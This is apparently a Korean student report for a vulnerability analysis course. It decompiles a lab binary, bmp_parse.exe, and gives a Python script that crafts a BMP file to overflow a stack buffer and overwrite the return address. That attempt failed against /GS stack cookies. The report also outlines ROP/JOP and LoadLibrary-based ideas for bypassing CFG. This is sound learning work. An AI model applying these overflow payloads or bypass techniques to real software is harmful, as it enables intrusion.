소프트웨어 취약점 분석

> [19반] 정민석_7000

요약

bmp_parse.exe 익스플로잇을 진행하려 노력하였으나, 최종적으로 stack cookie와 /GS로 인하여 익스플로잇에 실패하였습니다. bmp_parse.exe 익스플로잇과 관련하여 진행한 내용과 CFG 우회 방법에 대해 조사한 내용을 서술하겠습니다.

bmp_parse.exe 익스플로잇

IDA Free를 통한 디스어셈블

bmp_parse.exe 익스플로잇을 위하여 먼저 ida에서 해당 파일을 디스어셈블하였습니다. main코드를 다음과같이 확인할 수 있었습니다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v4; // eax
  FILE *v5; // edi
  size_t v6; // esi
  _BYTE Src[4096]; // [esp+4h] [ebp-1140h] BYREF
  _BYTE v8[260]; // [esp+1004h] [ebp-140h] BYREF
  _WORD Buffer[5]; // [esp+1108h] [ebp-3Ch] BYREF
  int Offset; // [esp+1112h] [ebp-32h]
  int v11; // [esp+111Ah] [ebp-2Ah]
  int v12; // [esp+111Eh] [ebp-26h]
  __int16 v13; // [esp+1124h] [ebp-20h]
  size_t ElementSize; // [esp+112Ah] [ebp-1Ah]

  if ( argc == 2 )
  {
```

```
  memset(Src, 0, sizeof(Src));
  v4 = fopen(argv[1], "rb");
  v5 = v4;
  if ( v4 )
  {
    fread(Buffer, 0x36u, 1u, v4);
    if ( Buffer[0] == 19778 )
    {
      if ( v13 == 24 )
      {
        v6 = 3 * v11 * v12;
        fseek(v5, Offset, 0);
        fread(Src, ElementSize, 1u, v5);
        memcpy(v8, Src, v6);
        fclose(v5);
        return 0;
      }
// 후략
```


Local types 및 변수 리네임

bmp 파일 형식을 참고하여, Local types를 정의하였습니다.

```
struct _BITMAPFILEHEADER // sizeof=0x10
{
  ushort bfType;
  // padding byte
  // padding byte
  uint bfSize;
  ushort bfReserved1;
  ushort bfReserved2;
  uint bfOffBits;
};

typedef unsigned __int16 ushort;        // XREF: _BITMAPFILEHEADER/r
                                        // _BITMAPFILEHEADER/r ...
```


```
typedef unsigned int uint;              // XREF: _BITMAPFILEHEADER/r
                                        // _BITMAPFILEHEADER/r ...

struct _BITMAPINFOHEADER // sizeof=0x28
{
    uint biSize;
    int biWidth;
    int biHeight;
    ushort biPlanes;
    ushort biBitCount;
    uint biCompression;
    uint biSizeImage;
    int biXPelsPerMeter;
    int biYPelsPerMeter;
    uint biClrUsed;
    uint biClrImportant;
};

struct _BMPHEADER // sizeof=0x38
{
    BITMAPFILEHEADER fileHeader;
    // padding byte
    // padding byte
    BITMAPINFOHEADER infoHeader;
};

typedef struct tagBITMAPFILEHEADER BITMAPFILEHEADER; // XREF: _BM
PHEADER/r
```

이후 정의한 타입을 적용하고 변수 리네임을 진행하여 가독성을 향상시켰습니다.



Exploit 방법 구상

먼저 calc함수의 entry가 0x401040에 있다는 것을 파악하였습니다.




더하여 main의 31번째줄 memcpy를 이용하여 exploit을 진행하고자 하였습니다. v8에 오버플로우를 발생시켜, 다음 실행할 주소를 저장하는 메모리를 오염시키고자 하였습니다. 해당 메모리와 v8의 거리는 324로 파악하였습니다. 적절한 ElementSize, biWidth, biHeight, bfOffBits와 stack cookie를 적절히 반영하는 bmp이미지를 생성하기 위하여 아래 파이썬 코드를 작성하였습니다.

```
import struct

width = 4
height = 27
offset = 260
cookie = 0x23810ca1
ret_addr = 0x401040

payload = b"A" * offset
payload += struct.pack("<I", cookie)
payload += b"B" * 4
payload += struct.pack("<I", ret_addr)
```

```
# BMP header stuff
bfType = b'BM'
bfOffBits = 14 + 40
bfSize = bfOffBits + len(payload)
bmp_file_header = struct.pack("<2sIHHI", bfType, bfSize, 0, 0, bfOffBits)

biSize = 40
bmp_info_header = struct.pack("<IIIHHIIIIII",
    biSize, width, height,
    1, 24, 0,
    len(payload), 0, 0, 0, 0
)

with open("exploit_fixed.bmp", "wb") as f:
    f.write(bmp_file_header + bmp_info_header + payload)
```

결과

windbg를 통하여 해당 exe파일과 제작한 bmp 파일을 인자로 설정하여 디버깅을 진행하였습니다. 하지만 stack cookie가 실행될 때마다 변경되었습니다. 따라서 /GS(버퍼 보안 검사)로 인하여 exploit 코드가 실행되는 것이 아닌, 에러가 나오며 exploit에 실패하였습니다.



CFG 우회 방법

CFG란?

제어 흐름 보호(CFG)는 메모리 손상 취약점을 해결하기 위해 개발된 메모리 보호 기법 중 하나입니다. CFG는 어플리케이션이 코드를 실행할 수 있는 위치를 제한하는 것으로 동작합

니다. 이를 통해 버퍼 오버플로우 등의 취약점을 통한 RCE를 어렵게 만듭니다.

CFG 우회방법

먼저, ROP/JOP를 통하여 제어흐름을 조작하는 방법이 있습니다. ROP (Return-Oriented Programming)는 스택 오버플로우로 리턴 주소를 덮어 ROP 체인을 구성하여 리턴 주소를 통한 제어흐름을 조작합니다. JOP (Jump-Oriented Programming)는 jmp 명령어로 제어흐름을 조작합니다. CFG는 call 명령어 등과 같은 간접흐름을 막는 것에 중점을 두기 때문에, 리턴주소를 통한 제어흐름 조작의 검사는 약하거나 검사하지 않습니다.

다음으로 LoadLibrary / GetProcAddress를 통한 우회방법이 있습니다. LoadLibrary / GetProcAddress는 CFG가 예외적으로 허용된 호출 지점입니다. 즉, LoadLibrary → GetProcAddress → RCE의 흐름으로 동작할 수 있게됩니다.

[참고 문헌]

https://learn.microsoft.com/en-us/windows/win32/secbp/control-flow-guard